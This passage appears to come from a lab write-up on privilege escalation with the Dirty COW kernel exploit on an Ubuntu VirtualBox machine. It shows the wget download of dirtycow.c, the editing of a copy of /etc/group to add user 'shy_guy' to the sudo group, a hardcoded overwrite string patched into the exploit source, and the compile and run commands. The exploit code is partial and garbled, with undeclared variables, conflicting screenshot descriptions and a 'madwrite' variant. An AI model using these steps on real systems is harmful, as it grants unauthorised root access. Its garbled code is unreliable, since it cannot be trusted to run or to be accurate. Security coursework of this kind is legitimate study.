


Then selected “dirtyc0w.c” code and clicked the “raw” button to get the file of the code. After that, copied the URL to the clipboard.




Then typed wget and pasted the URL that copied to the clipboard to download the “dirtyc0w.c” file.





```
shy_guy@malintha-VirtualBox: ~  
shy_guy@malintha-VirtualBox:~$ wget https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtycow.c  
--2020-10-22 02:38:21-- https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtycow.c  
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 199.232.80.133  
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|199.232.80.133|:443... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 2826 (2.8K) [text/plain]  
Saving to: 'dirtycow.c'  
  
dirtycow.c 100%[=====] 2.76K --.-KB/s in 0.001s  
2020-10-22 02:38:27 (3.08 MB/s) - 'dirtycow.c' saved [2826/2826]  
shy_guy@malintha-VirtualBox:~$
```

When the download is completed, created a backup copy of the “/etc/group” file to recover if any system crash occurred. After that created a copy of “/etc/group” Called “exploit”. Then opened the exploit file by typing “vi exploit”.



```
shy_guy@malintha-VirtualBox: ~  
shy_guy@malintha-VirtualBox:~$ wget https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtycow.c  
--2020-10-22 02:38:21-- https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtycow.c  
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 199.232.80.133  
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|199.232.80.133|:443... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 2826 (2.8K) [text/plain]  
Saving to: 'dirtycow.c'  
  
dirtycow.c 100%[=====] 2.76K --.-KB/s in 0.001s  
2020-10-22 02:38:27 (3.08 MB/s) - 'dirtycow.c' saved [2826/2826]  
shy_guy@malintha-VirtualBox:~$ cp /etc/group group  
shy_guy@malintha-VirtualBox:~$ cp /etc/group exploit  
shy_guy@malintha-VirtualBox:~$ vi exploit
```




```
shy_guy@malintha-VirtualBox: ~  
root:x:0:  
daemon:x:1:  
bin:x:2:  
sys:x:3:  
adm:x:4:syslog,malিনtha  
tty:x:5:  
disk:x:6:  
lp:x:7:  
mail:x:8:  
news:x:9:  
uucp:x:10:  
man:x:12:  
proxy:x:13:  
kmem:x:15:  
dialout:x:20:  
fax:x:21:  
voice:x:22:  
cdrom:x:24:malিনtha  
floppy:x:25:  
tape:x:26:  
sudo:x:27:malিনtha  
audio:x:29:pulse  
dtp:x:30:malিনtha  
www-data:x:33:  
backup:x:34:  
operator:x:37:  
list:x:38:  
irc:x:39:  
src:x:40:  
gnats:x:41:  
shadow:x:42:  
utmp:x:43:  
video:x:44:  
sas:x:45:  
plugdev:x:46:malিনtha  
staff:x:50:  
games:x:60:  
users:x:100:  
nogroup:x:65534:  
systemd-journal:x:101:  
systemd-timesync:x:102:  
systemd-network:x:103:  
"exploit" 69L, 1023C
```


And added the local user “shy_guy” to the sudoers group.

```
shy_guy@malintha-VirtualBox: ~  
root:x:0:  
daemon:x:1:  
bin:x:2:  
sys:x:3:  
adm:x:4:syslog,malিনtha  
tty:x:5:  
disk:x:6:  
lp:x:7:  
mail:x:8:  
news:x:9:  
uucp:x:10:  
man:x:12:  
proxy:x:13:  
kmem:x:15:  
dialout:x:20:  
fax:x:21:  
voice:x:22:  
cdrom:x:24:malিনtha  
floppy:x:25:  
tape:x:26:  
sudo:x:27:malিনtha,shy_guy  
audio:x:29:pulse  
dtp:x:30:malিনtha  
www-data:x:33:  
backup:x:34:  
operator:x:37:  
list:x:38:  
irc:x:39:  
src:x:40:  
gnats:x:41:  
shadow:x:42:  
utmp:x:43:  
video:x:44:  
sas:x:45:  
plugdev:x:46:malিনtha  
staff:x:50:  
games:x:60:  
users:x:100:  
nogroup:x:65534:  
systemd-journal:x:101:  
systemd-timesync:x:102:  
systemd-network:x:103:  
-- INSERT --
```

Then typed a pattern “%s\n\\n/g” to compress the texts and it will add “\n” to end of the every group list.




```
shy_guy@malintha-VirtualBox: ~  
root:x:0:  
daemon:x:1:  
bin:x:2:  
sys:x:3:  
adm:x:4:syslog,malintha  
tty:x:5:  
disk:x:6:  
lp:x:7:  
mail:x:8:  
news:x:9:  
uucp:x:10:  
man:x:12:  
proxy:x:13:  
kmem:x:15:  
dialout:x:20:  
fax:x:21:  
voice:x:22:  
cdrom:x:24:malintha  
floppy:x:25:  
tape:x:26:  
sudo:x:27:malintha,shy_guy  
audio:x:29:pulse  
dtp:x:30:malintha  
www-data:x:33:  
backup:x:34:  
operator:x:37:  
list:x:38:  
irc:x:39:  
src:x:40:  
gnats:x:41:  
shadow:x:42:  
utmp:x:43:  
video:x:44:  
sasl:x:45:  
plugdev:x:46:malintha  
staff:x:50:  
games:x:60:  
users:x:100:  
nogroup:x:65534:  
systemd-journal:x:101:  
systemd-timesync:x:102:  
systemd-network:x:103:  
:xs/\n\\n/g
```




```
shy_guy@malintha-VirtualBox: ~  
root:x:0:\ndaemon:x:1:\nbln:x:2:\nsys:x:3:\nadn:x:4:syslog,malintha\ntty:x:5:\ndisk:x:6:\nlp:x:7:\nmail:x:8:\nnews:x:9:\nuucp:x:10:\nman:x:12:  
\nproxy:x:13:\nkmem:x:15:\ndialout:x:20:\nfx:x:21:\nvoice:x:22:\ncdrom:x:24:malintha\nfloppy:x:25:\ntape:x:26:\nsudo:x:27:malintha,shy_guy\na  
udio:x:29:pulse\nntp:x:30:malintha\nwww-data:x:33:\nbackup:x:34:\noperator:x:37:\nlist:x:38:\nirc:x:39:\nsrc:x:40:\ngnats:x:41:\nshadow:x:42:\n  
utmp:x:43:\nvideo:x:44:\nsasl:x:45:\nplugdev:x:46:malintha\nstaff:x:50:\ngames:x:60:\nusers:x:100:\nnogroup:x:65534:\nsystemd-journal:x:101:\n  
systemd-timesync:x:102:\nsystemd-network:x:103:\nsystemd-resolve:x:104:\nsystemd-bus-proxy:x:105:\ninput:x:106:\ncrontab:x:107:\nsyslog:x:108  
\nnetdev:x:109:\nmessagebus:x:110:\nuuid:x:111:\nssl-cert:x:112:\nlpadmin:x:113:malintha\nlightdm:x:114:\nnopasswdlogin:x:115:\nwhoopsie:x:1  
16:\nlocate:x:117:\nssh:x:118:\navahi-autoipd:x:119:\navahi:x:120:\nbluetooth:x:121:\nscanner:x:122:saned\nicolor:x:123:\npulse:x:124:\npulse  
-access:x:125:\nrktlt:x:126:\nsaned:x:127:\nmalintha:x:1000:\nsambashare:x:128:malintha\nshy_guy:x:1001:\n\n
```


After that copied compressed data to the clipboard.



And opened the “dirtyc0w.c” file.



The “str = (char*)arg;” will assign the input argument of the user to “str” variable which overwrites the targeted file.

```

shy_guy@malintha-VirtualBox: ~
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <unistd.h>
#include <sys/stat.h>
#include <string.h>
#include <stdint.h>

void *map;
int f;
struct stat st;
char *name;

void *madviseThread(void *arg)
{
    char *str;
    str=(char*)arg;
    madvise(map, 100, MADV_DONTNEED);
    for(i=0; i<1000000000; i++)
    {
        /*
        You have to race madvise(MADV_DONTNEED) :: https://access.redhat.com/security/vulnerabilities/2706661
        > This is achieved by racing the madvise(MADV_DONTNEED) system call
        > while having the page of the executable mmaped in memory.
        */
        c+=madvise(map, 100, MADV_DONTNEED);
    }
    printf("madvise %d\n\n", c);
}

void *proccselfmemThread(void *arg)
{
    char *str;
    str=(char*)arg;
    /*
    You have to write to /proc/self/mem :: https://bugzilla.redhat.com/show_bug.cgi?id=1384344#c16
    > The in the wild exploit we are aware of doesn't work on Red Hat
    > Enterprise Linux 5 and 6 out of the box because on one side of
    > the race it writes to /proc/self/mem, but /proc/self/mem is not
    > writable on Red Hat Enterprise Linux 5 and 6.
    */
    int f=open("/proc/self/mem", O_RDWR);
    -- INSERT --
}


```

By assigning a value to the “str” variable instead of assigning an input argument will overwrite the file by the “str” variable value. Therefore, by assigning the copied edited group file into the original group file (“/etc/group”) will overwrite the “/etc/group”. Therefore, this method could add the local user “shy_guy” to the sudoers group. Also, every group will break a new line by “\n”.

The screenshot shows a Windows 10 desktop with a terminal window titled "Bartel W49 (Bartel) - Oracle VM VirtualBox". The terminal displays a C program for a madwrite race condition exploit. The program includes headers for `sys/stat.h`, `string.h`, and `stdint.h`. It defines a `map` structure with `int f`, `struct stat st`, and `char *name`. The `void *madwriteThread(void *arg)` function takes a `map` pointer, prints the target path, and calls `write` with a large buffer of 'x' characters. The `void *procselmenThread(void *arg)` function takes a `map` pointer and prints the target path. The `main` function creates a `map` structure and calls `pthread_create` to spawn two threads. The terminal output shows the program running on a Kali Linux VM, with the `write` call successfully executed.

```
shy_guy@Bartel:~$ gcc madwrite_race.c -o madwrite_race
shy_guy@Bartel:~$ ./madwrite_race
You have to race madwrite(MADV_DONTNEED) :: https://access.redhat.com/security/vulnerabilities/2706661
> this is achieved by racing the madwrite(MADV_DONTNEED) system call
> while having the page of the executable mmaped in memory.
c=madwrite(map,100,MADV_DONTNEED);
printf("madwrite %d\n\n",c);
void *procselmenThread(void *arg)
{
    char *str;
    //strcpy(str, arg);
    str = "root:x:0:\ndaemon:x:1:\nbin:x:2:\nsys:x:3:\nadm:x:4:\nsyslog,malinta\ntty:x:5:\ndisk:x:6:\nlp:x:7:\nmail:x:8:\nnews:x:9:\nuucp:x:10:\n
    ...
    You have to write -- /proc/self/mem :: https://bugzilla.redhat.com/show_bug.cgi?id=1384344#c16
    -- INSERT --
```


After writing to the “dirtyc0w.c” file, compiled the “dirtyc0w.c” file.



A screenshot of a terminal window within a virtual machine. The terminal title bar reads "ubuntu 16.04 [Running] - Oracle VM VirtualBox". The prompt is "shy_guy@malintha-VirtualBox: ~". The user has entered the command "gcc dirtyc0w.c -o dirtyc0w -lpthread" and the terminal shows the command being executed. The desktop background is purple with various application icons on the left and a taskbar at the bottom.

```
shy_guy@malintha-VirtualBox: ~  
shy_guy@malintha-VirtualBox:~$ gcc dirtyc0w.c -o dirtyc0w -lpthread  
shy_guy@malintha-VirtualBox:~$
```

Then run the exploit by typing “./dirtyc0w.c /etc/group “sfewg”. This “sfewg” value can be any character or characters. Because the cod will not be run if it does not have all the attributes that it requires.



A screenshot of a terminal window within a virtual machine, similar to the one above. The terminal title bar reads "ubuntu 16.04 [Running] - Oracle VM VirtualBox". The prompt is "shy_guy@malintha-VirtualBox: ~". The user has entered the command "gcc dirtyc0w.c -o dirtyc0w -lpthread" and then "shy_guy@malintha-VirtualBox:~\$./dirtyc0w.c /etc/group "sfewg"". The terminal shows the command being executed. The desktop background is purple with various application icons on the left and a taskbar at the bottom.

```
shy_guy@malintha-VirtualBox: ~  
shy_guy@malintha-VirtualBox:~$ gcc dirtyc0w.c -o dirtyc0w -lpthread  
shy_guy@malintha-VirtualBox:~$ ./dirtyc0w.c /etc/group "sfewg"
```

```
shy_guy@malintha-VirtualBox: ~  
shy_guy@malintha-VirtualBox:~$ gcc dirtyc0w.c -o dirtyc0w -lpthread  
shy_guy@malintha-VirtualBox:~$ ./dirtyc0w /etc/group "sfgewg"
```

program


File that
want to be
overwritten

